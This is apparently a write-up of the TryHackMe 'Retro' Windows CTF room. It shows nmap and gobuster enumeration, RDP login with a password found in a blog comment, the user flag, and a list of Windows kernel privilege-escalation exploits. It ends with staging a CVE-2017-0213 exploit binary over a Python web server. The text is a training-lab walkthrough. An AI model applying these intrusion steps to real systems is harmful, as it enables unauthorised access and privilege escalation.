
Retro write-up by ChickenLoner

This is write-up for Retro which is Windows base CTF which have an alternative room Blaster that we have to search though website, find credential, connect to target machine via RDP and elevate our privilege to root this box

Site: https://tryhackme.com/room/retro



Task 1 ○ Pwn

Can you time travel? If not, you might want to think about the next best thing.

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

There are two distinct paths that can be taken on Retro. One requires significantly less trial and error, however, both will work. Please check writeups if you are curious regarding the two paths. An alternative version of this room is available in it's remixed version Blaster.

A web server is running on the target. What is the hidden directory which the website lives on?

Answer format: /*****


+ 50 user.txt

Answer format: ********************************

+ 100 root.txt


Answer format: ********************************

Always start with nmap port scanning and service enumerating, after finished we see that 2 ports are opened




```
┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ cat nmap-retro
# Nmap 7.91 scan initiated Fri Jul 16 12:53:16 2021 as: nmap -Pn -sC -sV -v -oN nmap-retro 10.10.112.2
50
Nmap scan report for 10.10.112.250
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2021-07-16T16:53:51+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-15T16:42:54
| Not valid after:  2022-01-14T16:42:54
| MD5:   32fd e6b6 e4d4 fd2f 3e50 c910 dee1 4d37
|_SHA-1: 7233 d2f6 69dc 276b 96a9 60f7 0fcf 13b2 5b9f 7a7a
|_ssl-date: 2021-07-16T16:53:55+00:00; +5s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4s, deviation: 0s, median: 4s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 16 12:53:51 2021 -- 1 IP address (1 host up) scanned in 35.01 seconds
```

Nothing much in website go it’s gobuster time and after let it run for a while /retro could be the one




```
┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ gobuster dir -u http://10.10.112.250/ -w /usr/share/wordlists/dirb/big.txt -o gobuster-retro
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.112.250/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/16 12:49:05 Starting gobuster in directory enumeration mode
===============================================================
/retro                (Status: 301) [Size: 150] [--> http://10.10.112.250/retro/]

===============================================================
2021/07/16 12:57:44 Finished
===============================================================
```



A web server is running on the target. What is the hidden directory which the website lives on?

/retro

Visit and explore that hidden directory we can see that it's a blog post and we got potential username there




10.10.112.250/retro/index.php/author/wade/

Wade

Posts by Wade:

- Tron Arcade Cabinet
- Zelda Hidden Fan Room
- Pac-Man Walkthrough

Also with potential password in comment




One Comment on "Ready Player One"

Wade

December 9, 2019

Leaving myself a note here just in case I forget how to spell it: parzival

Now connect to target machine using RDP



Enter RDP authentication credentials


Username: wade

Password: ••••••••

Domain: RetroWeb

Save password: ●


After connected we will see user flag in desktop



user.txt - Notepad

File Edit Format View Help


```
3b99fbdc6d430bfb51c72c651a261927
```



user.txt

```
3b99fbdc6d430bfb51c72c651a261927
```


I guessed this user uses chrome regularly judging from a shortcut in desktop, after opened it we can see his bookmark



NVD - CVE-2019-1388

See more in History, this user visited CVE-2019-1338, Reddit, Darksec, base64decode

TryHackMe, Nintendo and update blog on WordPress localhost



□ 5:14 PM Base64 Decode and Encode -... www.base64decode.org

□ 5:13 PM base64 decode - Google Search www.google.com

□ 5:13 PM [darksec] darkstar7471.com

□ 5:13 PM [darksec] darkstar7471.com

□ 5:13 PM Street art in France : pics www.reddit.com


□ 5:12 PM reddit: the front page of the internet www.reddit.com

□ 5:12 PM CVE-2019-1388 | Windows ... portal.msrc.microsoft.com

We can use this CVE to get SYSTEM shell in Blaster room but we can't do that again in this room

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1388


and in this Recycle Bin has a file that used to exploit



hhupd
Microsoft® HTML Help Control
Microsoft Corporation

1 item


Now let's find how to exploit this box, first let's see system information first and we got that this is Windows Server 2016 build 14393.0 , architecture x64



About

PC name	RetroWeb
Organization	WORKGROUP
Edition	Windows Server 2016 Standard
Version	1607
OS Build	14393.0
Product ID	00377-60000-00000-AA325
Processor	Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz 2.40 GHz
Installed RAM	2.00 GB
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Search google and PayloadsAllTheThings could be really helpful for this


windows server 2016 version 10.0 build 14393 exploit github


About 13,600 results (0.37 seconds)

https://github.com › Windows - Privilege Escalation

PayloadsAllTheThings/Windows - Privilege ... - GitHub

windows-exploit-suggester.py --update ./windows-exploit-suggester.py --database ... PrivescCheck - Privilege Escalation Enumeration Script for Windows.

At kernel exploitation we will use this CVE to exploit this box



EoP - Kernel Exploitation

List of exploits kernel : https://github.com/SecWiki/windows-kernel-exploits


#Security Bulletin #KB #Description #Operating System

- MS17-017 [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- CVE-2017-8464 [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2017-0213 [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2018-0833 [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- CVE-2018-8120 [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- MS17-010 [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
- MS16-135 [KB3199135] [Windows Kernel Mode Drivers] (2016)
- MS16-111 [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- MS16-098 [KB3178466] [Kernel Driver] (Win 8.1)
- MS16-075 [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- MS16-034 [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- MS16-032 [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- MS16-016 [KB3136041] [WebDAV] (2008/Vista/7)
- MS16-014 [K3134228] [remote code execution] (2008/Vista/7)


  ...
- MS03-026 [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

To cross compile a program from Kali, use the following command.

Git clone x64 zip (https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213) to our attacker box, unzip it and send it to target box




```
┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2017-0213_x64]
└─$ ls
CVE-2017-0213_x64.zip

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2017-0213_x64]
└─$ unzip CVE-2017-0213_x64.zip
Archive:  CVE-2017-0213_x64.zip
  inflating: CVE-2017-0213_x64.exe

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2017-0213_x64]
└─$ ls
CVE-2017-0213_x64.exe   CVE-2017-0213_x64.zip

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2017-0213_x64]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```



